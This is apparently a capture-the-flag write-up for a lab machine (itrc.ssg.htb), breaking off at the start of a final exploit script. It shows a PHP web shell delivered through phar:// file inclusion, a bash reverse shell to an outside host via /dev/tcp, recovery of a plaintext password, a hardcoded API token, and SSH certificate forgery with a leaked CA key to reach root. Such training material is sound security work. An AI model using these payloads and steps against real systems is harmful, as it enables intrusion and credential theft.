
Notice: session_start(): Ignoring session_start() because a session is already active in **/var/www/itrc/api/create_ticket.php** on line **3**


Warning: Cannot modify header information - headers already sent by (output started at /var/www/itrc/header.inc.php:1) in **/var/www/itrc/api/create_ticket.php** on line **31**

This tells us that the script at /var/www/itrc/api/create_ticket.php attempts to start a session using `session_start`, but there is already an active session. This is a common issue in PHP applications when session_start is called more than once, and may signify a LFI vulnerability in the parameter page. Testing the url with some protocols such as file://, dict://, and phar://, we see that we can still access resources by using protocols. However, attempting to access a file such as /etc/passwd does not work, as access to system resources is restricted only to PHP files.

Let’s try something else. Head back to the dashboard and upload another non-empty zip file, and let’s see if we can find where it is being uploaded to.








In the bottom left corner of the screen, we can see that zip files are uploaded to /uploads.

There is also a file name something like f0b91c249c98ef72eeaaf7f93a865e895105e080.zip. This indicates that the file name may be encrypted with a sha-1 hash. And if we upload the file again, the hash is the same; indicating a particular algorithm is used for the encryption.

Download the file, and intercept the request. We see the same results inside of burp suite.



We can verify for sure that the hash is sha-1 by running sha1sum on the zip folder that we uploaded.

```
$ sha1sum phprevshell.zip
f0b91c249c98ef72eeaaf7f93a865e895105e080  phprevshell.zip
```

Ok at this point, with all things considered, there are a few things that we now know. For one, we have control of zip files that are uploaded to the server. Two, the server is a PHP server. Also, thanks to our previous recon, we know that the server is using the ZipArchive class to handle zip files. Therefore, we can attempt a Phar Deserialization attack. Phar files (PHP Archive) files, contain meta data in serialized format; and when parsed, this metadata is deserialized and we can abuse a deserialization vulnerability inside of the PHP code. So here, we can craft a malicious Phar file of our own and inject it into the web application, leading to remote code execution (RCE). Here is a simple PHP script that will accomplish this.

```
<?php system($_GET[”cmd”]); ?>
```

The following procedure will gain us an RCE primitive that we can use to gain a shell into the system as user www-data.


First, save the above script into a file named test.php. Then, zip the file into a zip folder called test.zip, like so;

```
$ zip -r test.zip test.php
```

Upload the zip file to the server as we did before. Then, construct a URL using the hashed filename of the zip archive, like so.

http://itrc.ssg.htb/?page=phar://uploads/4111c31d14bdb6201149d39476da403e5afaa68e.zip/test&cmd=whoami

Once uploaded, visiting the URL should trigger the RCE, proving that our exploit works.



Now that we have RCE on the system, we can issue a command that will gain us access as user www-data. First, be sure and set up a netcat listener on whatever port you want the shell to come back to.

```
$ nc -lvnp 4447
listening on [any] 4447 ..
```

Then, construct the URL as before. But this time, let's add a different command. Also, be sure and URL encode the command this time, to ensure it will go through.

```
http://itrc.ssg.htb/?page=phar://uploads/
4111c31d14bdb6201149d39476da403e5afaa68e.zip/test&cmd=/
bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.30/4447+0>%261'
```

Once you have constructed the URL, with the URL encoded command, we can visit the URL in our browser to once again trigger the RCE and gain a reverse shell.

```
$ nc -lvnp 4447
listening on [any] 4447 ...
connect to [10.10.16.30] from (UNKNOWN) [10.10.11.27] 47928
bash: cannot set terminal process group (1): Inappropriate ioctl for
device
bash: no job control in this shell
www-data@itrc:/var/www/itrc$
```

And we are now in as www-data.

Listing files in the immediate directory, we see a db.php file containing some possible credentials. This might seem useful; however it is not, as we cannot login to mysql as the current host. Instead, look inside of the listed uploads directory, and there are several zip files similar to the ones that we uploaded earlier. What we can do from here is construct a bash script to zipgrep these archives for sensitive user data. Looking in the /home directory, we see users “msainristil” and “zzinter”. Let’s target msainristil first.

```
www-data@itrc:/var/www/itrc$ for zipfile in uploads/*.zip; do
zipgrep “msainristil” “$zipfile”; done
<ds/*.zip; do zipgrep “msainristil” “$zipfile”; done
itrc.ssg.htb.har:            “text”:
“user=msainristil&pass=82yards2closeit”,
itrc.ssg.htb.har:                “value”: “msainristil”
```

And here we have some credentials for user msainristil. Repeating the same process for zzinter does not reveal anything. So, let’s see if we can move laterally and login as user msainristil.

```
www-data@itrc:/var/www/itrc$ ssh msainristil@localhost
ssh msainristil@localhost
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
```

Looks like we will have to try from our host machine.

```
$ ssh msainristil@ssg.htb
The authenticity of host 'ssg.htb (10.10.11.27)' can't be established.
ED25519 key fingerprint is
SHA256:jwOqtWAgCouRm8byeOkLtPI34AC53x/tydC2D3z9eFA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
yes
Warning: Permanently added 'ssg.htb' (ED25519) to the list of
known hosts.
msainristil@ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28
UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
to the extent
permitted by applicable law.
Last login: Sun Sep 22 07:19:23 2024 from 10.10.14.90
msainristil@itrc:~$
```

And we are now logged in as msainristil@ssg.htb.

Looking in the home directory, we see two users; msainristil and zzinter. Attempting to cd into zzinters directory, we are denied permission. However, inside the present working directory, we see a folder named “decommission_old_ca”. Inside of this directory is a Certificate Authority (CA) RSA keypair; ca-itrc and ca-itrc.pub. A Certificate Authority private key is a highly secure key used by a Certificate Authority to sign digital certificates. These certificates authenticate the identity of entities; such as users, servers, or applications, and establish trust within a network.

The CA private key (ca-itrc) can sign other public keys, creating a certificate that systems trust.

First, we must create our own RSA keypair.

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -t rsa -b 2048
-f xkey
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in xkey
Your public key has been saved in xkey.pub
The key fingerprint is:
SHA256:IJDilY+NAq8+YyT0TB44M7v4WDQmwJNdeedWhX96
RFU msainristil@itrc
The key’s randomart image is:
+---[RSA 2048]----+
```

```
|  .....      o.  E|
|+ ++.. . . o    . |
|+*o.* o o . . .  |
|.Oo= + . o    . o |
|o.# .   S     +  |
|o* =          . . |
|= o           .  |
|.O              |
|o.+             |
+----[SHA256]-----+
```

Then, sign the public key with the certificate authority with the principle of zzinter.

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -s ./ca-itrc -I x -n zzinter ./xkey.pub
Signed user key ./xkey-cert.pub: id “x” serial 0 for zzinter valid forever
```

We can view the metadata inside of the certificate file.

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -Lf xkey-cert.pub
   xkey-cert.pub:
        Type: ssh-rsa-cert-v01@openssh.com user certificate
        Public key: RSA-CERT SHA256:IJDilY+NAq8+YyT0TB44M7v4WDQmwJNdeedWhX96RFU
```

```
        Signing CA: RSA
SHA256:BFu3V/qG+Kyg33kg3b4R/hbArfZiJZRmddDeF2fUmgs
(using rsa-sha2-512)
        Key ID: “x”
        Serial: 0
        Valid: forever
        Principals:
                zzinter
        Critical Options: (none)
        Extensions:
                permit-X11-forwarding
                permit-agent-forwarding
                permit-port-forwarding
                permit-pty
                permit-user-rc
```

Then, we can login via ssh as zzinter.

```
msainristil@itrc:~/decommission_old_ca$ ssh -o
CertificateFile=xkey-cert.pub -i xkey zzinter@localhost
The authenticity of host ‘localhost (127.0.0.1)’ can’t be established.
ED25519 key fingerprint is
SHA256:jwOqtWAgCouRm8byeOkLtPI34AC53x/tydC2D3z9eFA.
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])?
yes
Warning: Permanently added 'localhost' (ED25519) to the list of
known hosts.
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28
UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
to the extent
permitted by applicable law.
zzinter@itrc:~$ ls
sign_key_api.sh  user.txt
zzinter@itrc:~$
```

Our stay here as zzinter will be short and sweet, as we can move back to msainristil for priv esc to root, using the same process.

```
msainristil@itrc:~/decommission_old_ca$ ssh-keygen -t rsa -b 2048
-f rootkey
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rootkey
Your public key has been saved in rootkey.pub
The key fingerprint is:
```

SHA256:7Q3oFkDtZgwk35BUqi98LEDCxhNiRR76sm6H8Fz+i3k msainristil@itrc
The key’s randomart image is:
+---[RSA 2048]----+
|.oo+.o=+. |
|= + .+o+. |
|.*.. ++. |
|.oo . .=o |
| .... oS o |
|. oo.o . o o |
|.+.o+ + o . . |
|.oo..*E. |
|... ooo. |
+----[SHA256]-----+

msainristil@itrc:~/decommission_old_ca$ ssh-keygen -s ca-itrc -I ca-itrc.pub -n root rootkey.pub
Signed user key rootkey-cert.pub: id “ca-itrc.pub” serial 0 for root valid forever
msainristil@itrc:~/decommission_old_ca$ ssh -o CertificateFile=rootkey-cert.pub -i rootkey root@localhost
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Fri Jul 5 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```
Last login: Tue Sep 24 04:44:24 2024 from 127.0.0.1
root@itrc:~#
```

And we have gained root. However, don’t get too excited yet. Searching around, there is no root.txt. And running netstat, we don’t see port 2222 from our nmap scan mentioned under the active internet connections, yet the standard ssh port 22 is. Also, the established connection between our machine and this one shows a different ip than that of the primary box. These could be signs that we are in a container.

```
root@itrc:~# netstat -anltp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 127.0.0.11:46865        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
16/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
15/sshd: /usr/sbin/
tcp        0      0 127.0.0.1:55544         127.0.0.1:22
ESTABLISHED -
tcp        0      0 127.0.0.1:22            127.0.0.1:55544
ESTABLISHED 68/sshd: root@pts/1
tcp        0    320 172.223.0.3:22          10.10.16.30:52814
ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN
15/sshd: /usr/sbin/
```

However, don’t fret. Now that we are root inside of the container, we can look inside of zzinters home directory at the sign_key_api.sh file. We can use this script from our host machine to access user support@ssg.htb.

```
#!/bin/bash

   usage () {
      echo “Usage: $0 <public_key_file> <username> <principal>”
      exit 1
}

   if [ “$#” -ne 3 ]; then
      usage
fi

public_key_file=”$1”
username=”$2”
principal_str=”$3”

supported_principals=”webserver,analytics,support,security”
IFS=’,’ read -ra principal <<< “$principal_str”
   for word in “${principal[@]}”; do
      if ! echo “$supported_principals” | grep -qw “$word”; then
         echo “Error: ‘$word’ is not a supported principal.”
         echo “Choose from:”
         echo “    webserver - external web servers - webadmin user”
```

```
            echo "    analytics - analytics team databases - analytics user"
            echo "    support - IT support server - support user"
            echo "    security - SOC servers - support user"
            echo
            usage
        fi
done

    if [ ! -f "$public_key_file" ]; then
        echo "Error: Public key file '$public_key_file' not found."
        usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": ""$public_key"", "username": ""$username"", "principals": ""$principal""}' -H "Content-Type: application/json" -H "Authorization:Bearer 7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

This shell script can be used to sign a public key file with FastApi; the web application that we discovered earlier in our subdomain recon. We can then use that signed public key to ssh in as user support@ssg.htb. First, copy the script to our home machine. From there, create a new RSA keypair.

```
$ ssh-keygen -t rsa -b 2048 -f key && chmod 600 key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
SHA256:KvOKsTBOtRAdbKX0G61o12kLv/
oMcfbnCNAhUVJxnS0 z3ta@sectorx
The key's randomart image is:
+---[RSA 2048]----+
|  .o.+o+... o    |
|  oo+ + .  E .   |
| ..o + o    .    |
|  . . B o        |
| . + B BS        |
|  + o O.o        |
|o...o..+ . .     |
|oo + +o o +      |
| .o .o++ . .     |
+----[SHA256]-----+

$ ls
backup  key  key.pub  nmap  pattern  signkey.sh  test.php  test.zip
```

Then, use the shell script to sign the public key, and write it out to a file called “key-cert.pub”.

Note that we must sign it with username “support” and principle “support”.

```
$ ./signkey.sh key.pub support support > key-cert.pub
```

Then we can use the signed public key file to ssh in as support@ssg.

```
$ ssh -o CertificateFile=key-cert.pub -i key support@ssg.htb -p 2222
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Sep 24 11:34:54 PM UTC 2024

  System load:           0.0
  Usage of /:            76.8% of 10.73GB
  Memory usage:          11%
  Swap usage:            0%
  Processes:             239
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.27
  IPv6 address for eth0: dead:beef::250:56ff:feb0:a1b2


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

support@ssg:~$
```

Now that we are logged in as user support@ssg, cd into the /etc/ssh/auth_principals directory. Inside there are three files named after user accounts on the system, that list the principals that are allowed to authenticate as that user.

```
support@ssg:/etc/ssh/auth_principals$ cat root
root_user
support@ssg:/etc/ssh/auth_principals$ cat support
support
root_user
support@ssg:/etc/ssh/auth_principals$ cat zzinter
zzinter_temp
```

The output from these files tells us that user zzinter is allowed to authenticate with ssh certificates that include the principal zzinter_temp, as user support for principal support, and user root for principal support and root_user. This means that when creating and signing the ssh certificate, we need to specify the principal that

matches the username. Therefore, we can use FastAPI again to sign a certificate using a new RSA keypair.

First, create a new RSA keypair. Be sure to cd back into /home/support, to avoid permissions issues.

```
support@ssg:~$ ssh-keygen -t rsa -b 2048 -f key -N “” && chmod 600 key
Generating public/private rsa key pair.
Your identification has been saved in key
Your public key has been saved in key.pub
The key fingerprint is:
SHA256:YxJniBvYnoQrI0UkqVfRpk8uKnABYAzt1IS7WJ98sBk support@ssg
The key’s randomart image is:
+---[RSA 2048]----+
|B=o+oo           |
|++++o.o.         |
|.++o=oo o        |
|..*+E+.+         |
|++.=+X. S        |
|+oo B +o .       |
|.. . o           |
|. .              |
| .               |
+----[SHA256]-----+
```

Once the keypair is generated, store the public key as an environment variable, then sign it via the API and write it out as “key-cert.pub”

```
support@ssg:~$ ls
key  key.pub

support@ssg:~$ PUB_KEY=$(cat key.pub)

support@ssg:~$ curl -X ‘POST’ \
‘http://signserv.ssg.htb/v1/sign’ \
-H ‘accept: text/plain’ \
-H ‘Content-Type: application/json’ \
-H “Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbWmOPk30z4ZH901kH6UUT6vNziNqGr
YgmSve5jCmnPJDE” \
-d ‘{
  “pubkey”: “’”$PUB_KEY”’”,
  “principals”: “zzinter_temp”,
  “username”: “zzinter”
}' \
> > key-cert.pub
     % Total    % Received % Xferd  Average Speed   Time    Time
Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1417  100   950  100   467  39479  19407 --:--:-- --:--:-- --:--:--
61608

support@ssg:~$ ls
key  key-cert.pub  key.pub
```

Be sure and chmod 600 the signed public key, then use it to sign in as zzinter.

```
support@ssg:~$ chmod 600 key-cert.pub

support@ssg:~$ ssh -o CertificateFile=key-cert.pub -i key zzinter@localhost -p 2222
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:tOsmHdA7xDQq2UDyCf0EobZ/LcitevFrAQ6RSJCy10Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Sep 25 01:12:42 AM UTC 2024

  System load:           0.05
  Usage of /:            77.0% of 10.73GB
  Memory usage:          12%
  Swap usage:            0%
  Processes:             244
```

```
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.27
  IPv6 address for eth0: dead:beef::250:56ff:feb0:a1b2


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.
Check your Internet connection or proxy settings


zzinter@ssg:~$
```

And we are now in as zzinter@ssg.htb.

Upon entering as zzinter@ssg, do a quick sudo -l to check for sudo permissions.

```
zzinter@ssg:~$ sudo -l
   Matching Defaults entries for zzinter on ssg:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin\:/snap/bin,
    use_pty

  User zzinter may run the following commands on ssg:
    (root) NOPASSWD: /opt/sign_key.sh
```

Looks like zzinter can run /opt/sign_key.sh as root. Let’s take a look at what this script does.

```
zzinter@ssg:~$ cat /opt/sign_key.sh
#!/bin/bash

  usage () {
    echo “Usage: $0 <ca_file> <public_key_file> <username>
<principal> <serial>”
    exit 1
}

  if [ “$#” -ne 5 ]; then
    usage
fi

ca_file=”$1”
public_key_file=”$2”
username=”$3”
```

```
principal_str="$4"
serial="$5"

   if [ ! -f "$ca_file" ]; then
       echo "Error: CA file '$ca_file' not found."
       usage
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
   if [[ $itca == $ca ]]; then
       echo "Error: Use API for signing with this CA."
       usage
fi

   if [ ! -f "$public_key_file" ]; then
       echo "Error: Public key file '$public_key_file' not found."
       usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
   for word in "${principal[@]}"; do
       if ! echo "$supported_principals" | grep -qw "$word"; then
           echo "Error: '$word' is not a supported principal."
           echo "Choose from:"
```

```
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

  if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever
-n "$principal" "$public_key_file"
```

It looks like this script attempts to sign a public key file with a certificate authority, and takes five arguments to complete the process. The ca file, serial number, username, principal, and public key file. Interestingly enough, this script also records the original ca-it by reading it and comparing it to a provided ca file. There is a vulnerability in this script that we can exploit.

What we can do is, create a python script that essentially runs the sign_key.sh script, and captures the output of the file. So when the ca-it is read with the cat binary, it compares a string of all possible base64 characters against the recorded output. And for each character that matches, it records it and writes it into a file. This will reveal the original ca-it, which we can then use to login via ssh as root@ssg.

Our python script:

```
import subprocess

# SSH key elements
